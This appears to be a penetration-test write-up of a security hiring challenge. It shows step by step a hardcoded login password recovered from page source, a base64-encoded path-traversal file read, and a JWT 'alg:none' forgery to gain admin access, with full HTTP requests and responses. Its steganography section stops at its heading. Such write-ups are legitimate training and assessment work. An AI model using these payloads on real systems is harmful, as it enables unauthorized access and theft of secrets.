Penetration Testing Report

[For CloudSEK]

Document version:	v1.0
Last Changed:	26 September, 2020
Pentest done by:	M Waseem akram

Table of Contents

Penetration Testing Report 1
1. Executive Summary 3
1.1 SCOPE OF WORK 3
1.2 OBJECTIVES 3
1.3 TIMELINE 3
1.4 SUMMARY OF FINDINGS 3
2. Detailed Findings 4
2.1 HardCoded Password Leak - Login Bypass 4
2.1.1 Description 4
2.1.2 Analysis 4
2.2 Local File Inclusion (LFI) 5
2.2.1 Description 5
2.2.2 Analysis 5
2.3 JWT Attack to login as Admin 7
2.3.1 Description 7
2.3.2 Analysis 7
2.4 Stegnography Challenge‘s 9
2.4.1 Description 9
2.4.2 Analysis 9
References 12
Contact Information 12

1. Executive Summary

This document details the security assessment of CloudSEK's 2nd Challenge. The purpose of this assessment was to find vulnerabilities on the the given challenge.

1.1 SCOPE OF WORK

This security assessment covers the remote penetration testing of 1 web application:

http://54.244.19.42/

This assessment was from a black box testing perspective.

1.2 OBJECTIVES

This security assessment is carried out to gauge the security posture of EWYL Program Internet facing host.

1.3 TIMELINE

The timeline of the test is as below:

Penetration Testing	Start Date/Time	End Date/Time
Pentesting	26th September, 2020	26th September, 2020
Report Writing	26th September, 2020	26th September, 2020

Table 1: Penetration Testing Time Line

1.4 SUMMARY OF FINDINGS

Below is a table that summarizes the list of findings discovered during the project:

Serial Number	Title	Sev e rity Rating
1	HardCoded Password Leak	MED
2	Local File Inclusion	MED
3	JWT Attack to login as Admin	High
4	Stegnography Challenge‘s	Low

Table 2: Summary Of Findings

2. Detailed Findings

2.1 HardCoded Password Leak - Login Bypass

2.1.1 Description


The attacker can bypass the login.

2.1.2 Analysis


During the enumeration I found that the login source code contains hardcoded password in hex.

<u>Steps to Reproduce:-</u>

1. Open the Challenge :- [http://54.244.19.42/]




2. Press Ctrl + U or simply right click and Select View Page Source.




```
<script src="./md5.min.js"></script>
<script>
    function loginFunction() {
        var username = document.getElementById("username").value;
        var password = document.getElementById("password").value;
        var x = password.slice(0,9);
        var y = password.slice(9);
        var z = md5(y);
        console.log("reached");
        if (x == "\x43\x6C\x6F\x75\x64\x53\x45\x4B\x5F")
        {
            if (z == "06a3cccaafedc5b09b10b4b26f02a9e1")
            {
                //document.getElementById("msg").innerHTML = "Right";
                window.location = "./loader.php?p=bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D&password=" + password;
            }
            else
            {
                document.getElementById("msg").innerHTML = "Try harder!";
            }
        }
        else
        {
            document.getElementById("msg").innerHTML = "Incorrect credentials";
        }
    }
</script>
</html>
```

3. As you can see this javascript function is taking the input from the login form and the password is being sliced in 2 parts. The first part is being stored in x variable and getting compared with the hex value. Where as the another half of the password is stored in y variable and being compared with the MD5. Let’s decode both of them.




```
CloudSEK_
```

```
\x43\x6C\x6F\x75\x64\x53\x45\x4B\x5F
```



```
Found : jeniffer
(hash = 06a3cccaafedc5b09b10b4b26f02a9e1)

Search mode: Quick search
```

4. We have successfully got the password, now we can login by combining both of them.



```
Not secure | 54.244.19.42/loader.php?p=bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D&password=CloudSEK_jeniffer
```

```
Hey jared,
Hope you are doing good! Welcome to the company.
There is a lot of work to be done.
You will find your access token for developer login portal inside your home directory in a TXT file with the name secret
Please note that you are not allowed to access any other file for now.
Happy coding :)
```

2.2 Local File Inclusion (LFI)

2.2.1 Description


The attacker would be able to read the file from the server.

2.2.2 Analysis

During the enumeration I found that after getting login the GET parameter [p] is taking the base64 encoded file name as an argument and opening it. The above message says that we can get the access token for developer login portal inside the jared's home directory and the file name will be secret.txt.


Steps to Reproduce:-

1. Login to the application using the 1st vulnerability that was the hardcoded password and we will be redirected to :- [Here]


```
Not secure | 54.244.19.42/loader.php?p=bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D&password=CloudSEK_jeniffer
```


Hey jared,
Hope you are doing good! Welcome to the company.
There is a lot of work to be done.
You will find your access token for developer login portal inside your home directory in a TXT file with the name secret
Please note that you are not allowed to access any other file for now.
Happy coding :)

2. Now first try to decode the p parameter value.


```
bWVzc2FnZTFfdG9famFyZWQudHh0Cg%3D%3D
```
```
bWVzc2FnZTFfdG9famFyZWQudHh0Cg==
```
```
message1_to_jared.txt
```

3. Now we know it’s base64 encoded, now we can simply read the secret file.

```
../../../../../../../home/jared/secret.txt
```



```
../../../../../../../home/jared/secret.txt
```

To encode binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 — Destination character set.

LF (Unix) — Destination newline separator.

☐ Encode each line separately (useful for multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).


☐ Perform URL safe encoding (uses Base64URL format).

Live mode OFF — Encodes in real-time when you type or paste (supports only UTF-8 character set).

ENCODE — Encodes your data into the textarea below.

```
Li4vLi4vLi4vLi4vLi4vLi4vLi4vaG9tZS9qYXJlZC9zZWNyZXQudHh0
```

4. Now lets try to read the secret.txt file.



```
GET
/loader.php?p=Li4vLi4vLi4vLi4vLi4vLi4vLi4vaG9tZS9qYXJlZC9zZWNyZXQudHh0&password=CloudSEK_jeniffe
r HTTP/1.1
Host: 54.244.19.42
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sat, 26 Sep 2020 13:10:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 175

Hey jared, your access token for developer login portal is:
<br/>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFyZWQifQ.91YEicuJKZAqh81AX4woWaBWGJ-bGIqWj_gsOsdVjGQ
<br/>
```

2.3 JWT Attack to login as Admin


2.3.1 Description

The attacker would be able to login as ADMIN changing the Algorithm used to none and username to admin in the JWT access token.

2.3.2 Analysis

<u>Steps to Reproduce:-</u>

1. First lets try to login to dev login portal with the JWP access token we got from the secret.txt file.




```
POST /dev/login.php HTTP/1.1
Host: 54.244.19.42
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 116

access_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFyZWQifQ.9lYEicuJKZAqh8lAX4woWaBWGJ-bGIqWj_gsOsdVjGQ
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sat, 26 Sep 2020 13:16:01 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 64

<b align=center>This page can only be accessed by admin user</b>
```

2. It says that this page can be accessed by the admin user only. Now lets to build this JWT token for the admin user.

   First lets decode this one:-



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiamFyZWQifQ.9lYEicuJKZAqh8lAX4woWaBWGJ-bGlqWj_gs
```

For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Source character set.


Decode each line separately (useful for multiple entries).

Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

Decodes your data into the textarea below.

```
{"alg":"HS256","typ":"JWT"}{"user":"jared"}□e`H□|□□□ahiuX
```


Now lets change the alg from HS256 to none and user from jared to admin.



```
POST /dev/login.php HTTP/1.1
Host: 54.244.19.42
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

access_token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0%3d.eyJ1c2VyIjoiYWRtaW4ifQ%3d%3d
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sat, 26 Sep 2020 13:21:50 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 70

<script>window.location.href="./CloudSEK_to_win_page.html";</script>
```

3. It gave us a link to a file, lets go there.


54.244.19.42/CloudSEK_to_win_page.html

Ha ha ha! You are close! But the game isn't over yet!

If you will look in the dark, you will find your worth!

You can be a winner!

2.4 Stegnography Challenge‘s

2.4.1 Description


The attacker will be have to find the file, links and flag hidden inside the images.

2.4.2 Analysis

